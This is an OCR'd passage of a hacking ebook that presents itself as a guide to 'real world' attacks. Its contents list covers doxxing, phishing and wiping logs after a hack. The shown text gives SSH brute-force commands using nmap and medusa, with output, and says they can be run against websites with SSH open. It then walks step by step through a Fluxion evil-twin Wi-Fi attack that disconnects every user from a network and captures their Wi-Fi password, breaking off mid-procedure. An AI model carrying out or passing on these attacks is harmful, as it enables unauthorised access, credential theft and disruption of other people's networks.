
APPROCH TO REAL WORLD HACKING



SATNAM SINGH

DISCLAIMER

Any time the word “Hacking” that is used on this BOOK shall be regarded as Ethical Hacking. Do not attempt to violate the law with anything contained here. If you planned to use the content for illegal purpose, then please leave this BOOK immediately! **We will not be responsible for your any illegal actions.**

INDEX.php

SR.NO	TOPIC		PAGE NO.
1	CHAPTER 1 :	Cracking SSH	5-8
2	CHAPTER 2 :	Wi-Fi Hacking	9-19
3	CHAPTER 3 :	Doxxing	20 -25
4	CHAPTER 4 :	Phishing	26-30
5	CHAPTER 5 :	Cloud Flair Bypass	31-33
6	CHAPTER 6 :	Privilege- Escalation	34-37
7	CHAPTER 7 :	Honeypot	37-40
8	CHAPTER 8 :	Banner Grabbing	41-43
9	CHAPTER 9 :	ARP POSING	44-51
10	CHAPTER 10 :	Hiding Phishing Link	52-53
11	CHAPTER 11 :	File Sharing On TOR	54-56
12	CHAPTER 12 :	Simple CTF	57-60
13	CHAPTER 13 :	Cleaning LOG Files After Hack	61-65

SO, How are you guys Before starting I want that you should READ following POINTS:

1. Ignore Spelling mistake or Grammar mistake (SORRY MY BAD ENGLISH)

2. I will NOT teach you From SCRATCH (like what is hacking, types of hacking blah blah blah !)

3. i will tech you DIRECT TO THE POINT in Layman language.

4. This book will be straight Forward Hope you will enjoy!

So , we all know how hacking works some people think it is Rocket science, they get impressed from the HACKING scene in movies in which a guy just tapping random keystrokes in a keyword that doesn't make any sense.

that's not how hacking works and every hack doesn't have a 100% guarantee to be work, hack can fail too. it all starts from choosing a TARGET to exploiting a TARGET.
so the most important thing in Hacking is GATHERING INFORMATION about the target. you have to find the much information you can.
IMPORTANT TOOLS FOR INFO-GATHERING :

* MALTEGO
*OSINT FRAMEWORK
*RECON-NG
*Nmap
*Dimitry & many more.

the information can be anything it can be username , email , phone number , address , hobby , routiune etc .etc.

So moving Further.

i assume that you have knowledge of different attacks like phishing , brute force , MITM , etc.

<----if you really wanna learn Hacking JUST go and start learning LINUX. everyone should know how to use Linux it will be great for you and your future. or download any Linux Distribution Recommended KALI-LINUX . ---->

so what if you need to do a practical or real-world attack on ftp server , ssh server , login portal how would you do, you have knowledge of the attack and you know which tool you have to use, but will you can do it without the help of the internet I guess NO. Wait .wait don't abuse me it's true I get through it. you should have PRACTICAL knowledge too and THEORETICAL too both are important . but the thing is just don't go with THEORY only.


SO now will start REAL world Hacking, how actually hacking is done.

CHAPTER -1

So basically the first attack we are going to do is **SSH BRUTE-FORCE.** i think you guys alredy Know what the hack is SSH , and you will definetly know that if you have access to SSH you have access to whole system. so **SSH will become our first priority to hack** :).

so here am gona do this on my own kali-machine. you can do it on websites with having and port 22 SSH open. And make High Quality SSH wordlist according to your target or you can use deafult ssh user:pass wordlist.

1. Fisrt select your target am going to do on my machine :) .



so here you guys can see my wlan0(wifi) interface ip is 192.168.1.144 .

2. Now lets find open ports on this IP .

```
File  Actions  Edit  View  Help
probot@kali:~$ nmap -F 192.168.1.144
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-13 17:48 IST
Nmap scan report for 192.168.1.144
Host is up (0.00044s latency).
Not shown: 99 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds
probot@kali:~$
```

So as you can see ssh port is open on my machine .(if you want to open ssh port on your linux machine just type sudo service ssh start)

3. now we find our target and port both its time to brute the ssh . you can do this with many tools like hydra , medusa and Nmap. yeah, i write NMAP many people ignore the scripts which are used in NMAP but its very important to use them. so lets start.

4.Am gona do this with NMAP itself and with another software too.

WITH NMAP:


```
File  Actions  Edit  View  Help
probot@kali:~$ nmap -p 22 --script ssh-brute.nse 192.168.1.144
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-13 17:49 IST
NSE: [ssh-brute] Trying username/password pair: root:root
NSE: [ssh-brute] Trying username/password pair: admin:admin
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: webadmin:webadmin
NSE: [ssh-brute] Trying username/password pair: sysadmin:sysadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] Trying username/password pair: root:
```

nmap -p 22 --script ssh-brute.nse <IP>

< ---- -p for defining perticular port number . --script is to define script (all scripts are in /usr/share/nmap/scripts/) ssh-brute.nse is used script to bruteforce ---->

SO as you can see it will use every combination till it finds the right username and password. i dont know whether you guys notice the first credentials nmap used to brure ssh it use null password or blank password yeah ssh can have null/blank password too , so must give a try to login with blank password.

2. MEDUSA : Medusa is very popular tool for brute-force , i know you knew that alredy .



medusa -u probot -P *home/*probot/Desktop/ssh.txt -h 192.168.1.142 -M ssh (-M for mode it can be ftp ,ssh)

Here i already define my ssh username by small (-u) you can define any list too by capital (-U).

so medusa also did the same job as NMAP but there are many other tools that can do it , so till now we learned how hackers gain access to ssh and ftp of websites in real world . And i got SUCCESS with my password list.

SOME TOPICS YOU SHOULD GIVE TRY ONCE:

1. **Dirbuster/dirb** :it is a java application designed to brute force directories and files names on web/application servers its very helpful tool that you cant just Ignore. Dirbuster is often used in CTFs. It can help you to find Hidden folders AND files on website or web server.

2. **FTP-anon** : ftp is stands for File transfer protocol . ANON means anonymous so basically some website have Anonymous login access you just can login with Username: Anonymous and empty password. So How you will find that is the ftp allows Anonymous Login or not.
With help of NMAP SCRIPT example:

nmap -p 21 –script=ftp-anon.nse <ip>

3.**Nikto**: Nikto is famous Vulnerability scanner for website or web server its bit slow while scanning but you will get much accurate results.

4. **SearchSploit:** Searchsploit is an opensource security tool that stores exploit files that are in the db exploit, so we can easily access exploits in the exploit-db without entering the eploit-db site that I explained earlier.

CHAPTER -2

SO , Next one topic is , i think its the most search query related to hacking i think you guys already got it , hahah well that is **WI-FI HACKING.**

Many Peoples on internet wants that they can hack anybody's wifi , its kinda SUS . So in this chapter We will see how we can hack wifi.

As you guys should already have seen the method to hack wifi password which is very annoying itself.

1. fist they capture Handshake File of target wifi
2. then they Disconnect (deauth) everyone from wifi
3. after that with captured HANDSHAKE file we do Brute-force witch become very annoying if you have lower configuration pc.

This is the old attack that we used to do with wifi , now brute-forcing a wifi is not less then a headache.

So now the attack we are going to use is called **EVIL-TWIN** , some of you should alredy knew that what the hack is EVIL TWIN.

HOW ATTACK ACTUALLY WORKS

EVIL-TWIN: as from its name we understand that its somehow connected with twin or duplication yes , in this attack a new Fake ACCESS POINT is generated same as targeted wifi , lets take an example ,

suppose , i want to do EVIL-TWIN attack on Wi-Fi having SSID FREE_WI-FI so bassicaly EVIL-TWIN will create a fake ACCESS POINT with same SSID FREE_WI-FI and it will de-auth (Dissconnect) all the connected users from the ORIGINAL targeted WI-FI and they will Try to reconnect to Wi-Fi but they will be connected with FAKE Generated Wi-Fi which have same name as the original Wi-Fi's Name .

After they connect to our fake generated Wi-Fi , our Wi-Fi will ask them to Login to Wi-Fi network to use further so when the user will enter login details to reconnect , their login details will be visible to us. Yes , yes you all are thinking that its looking same as Phising attack , yeah some kind its same.

MAIN DIFFERENCE IS THAT IN PHISHING THE USER CAN ENTER ANY FAKE USERNAME AND PASSWORD AND YOU WILL GET THE WRONG CREDENTIALS IF HE/SHE ENTERS WRONG ONE .

BUT IN EVIL TWIN THE USER HAVE TO ENTER RIGHT PASSWORD IF HE /SHE ENTERS WRONG PASSWORD THEN HE / SHE WILL NOT BE ABLE TO CONNECT TO THE WIFI.


Now you know that what is Evil-Twin attack now how to do this , lets Jump into PRACTICAL.

For this attack their are many several tools available on GitHub and other sites but i will use FLUXION tool to do this attack.


1 .So download the FLUXION tools from github and install it .

2. Run the tool , This is the home screen of fluxion tool.


1. after ruining the tool select option 2 for handshake file




2. after that select your interface that will be wlan0




3. after that select option 3 all 2,5 and 5ghz




4. after that new window will open that will scan the available wifi access points after 10 secons press CTRL+C to stop .



5. after that select skip option as we already selected our interface prior .




6. I got this option because i already did once on my wifi , so ignore if you are doing for first time so simply i selected reset attack .




7. now select method of handshake file retrieval select aireplay-ng deauth option 2

8. After that Select a method of verification for the hash select option 2 cowpatty verification




9. after that select option 1 for every 30 seconds interval

10. after that select option 2 synchronously . Now it will deauth all the users from network




it will capture the handshake file if you got success it will be look this




as you guys can see i got success while capturing handshake file. After that click on new open tab in that press CTRL+C not in terminal .

11. now select option select another attack.

12. Now select option 1 (capative portal)

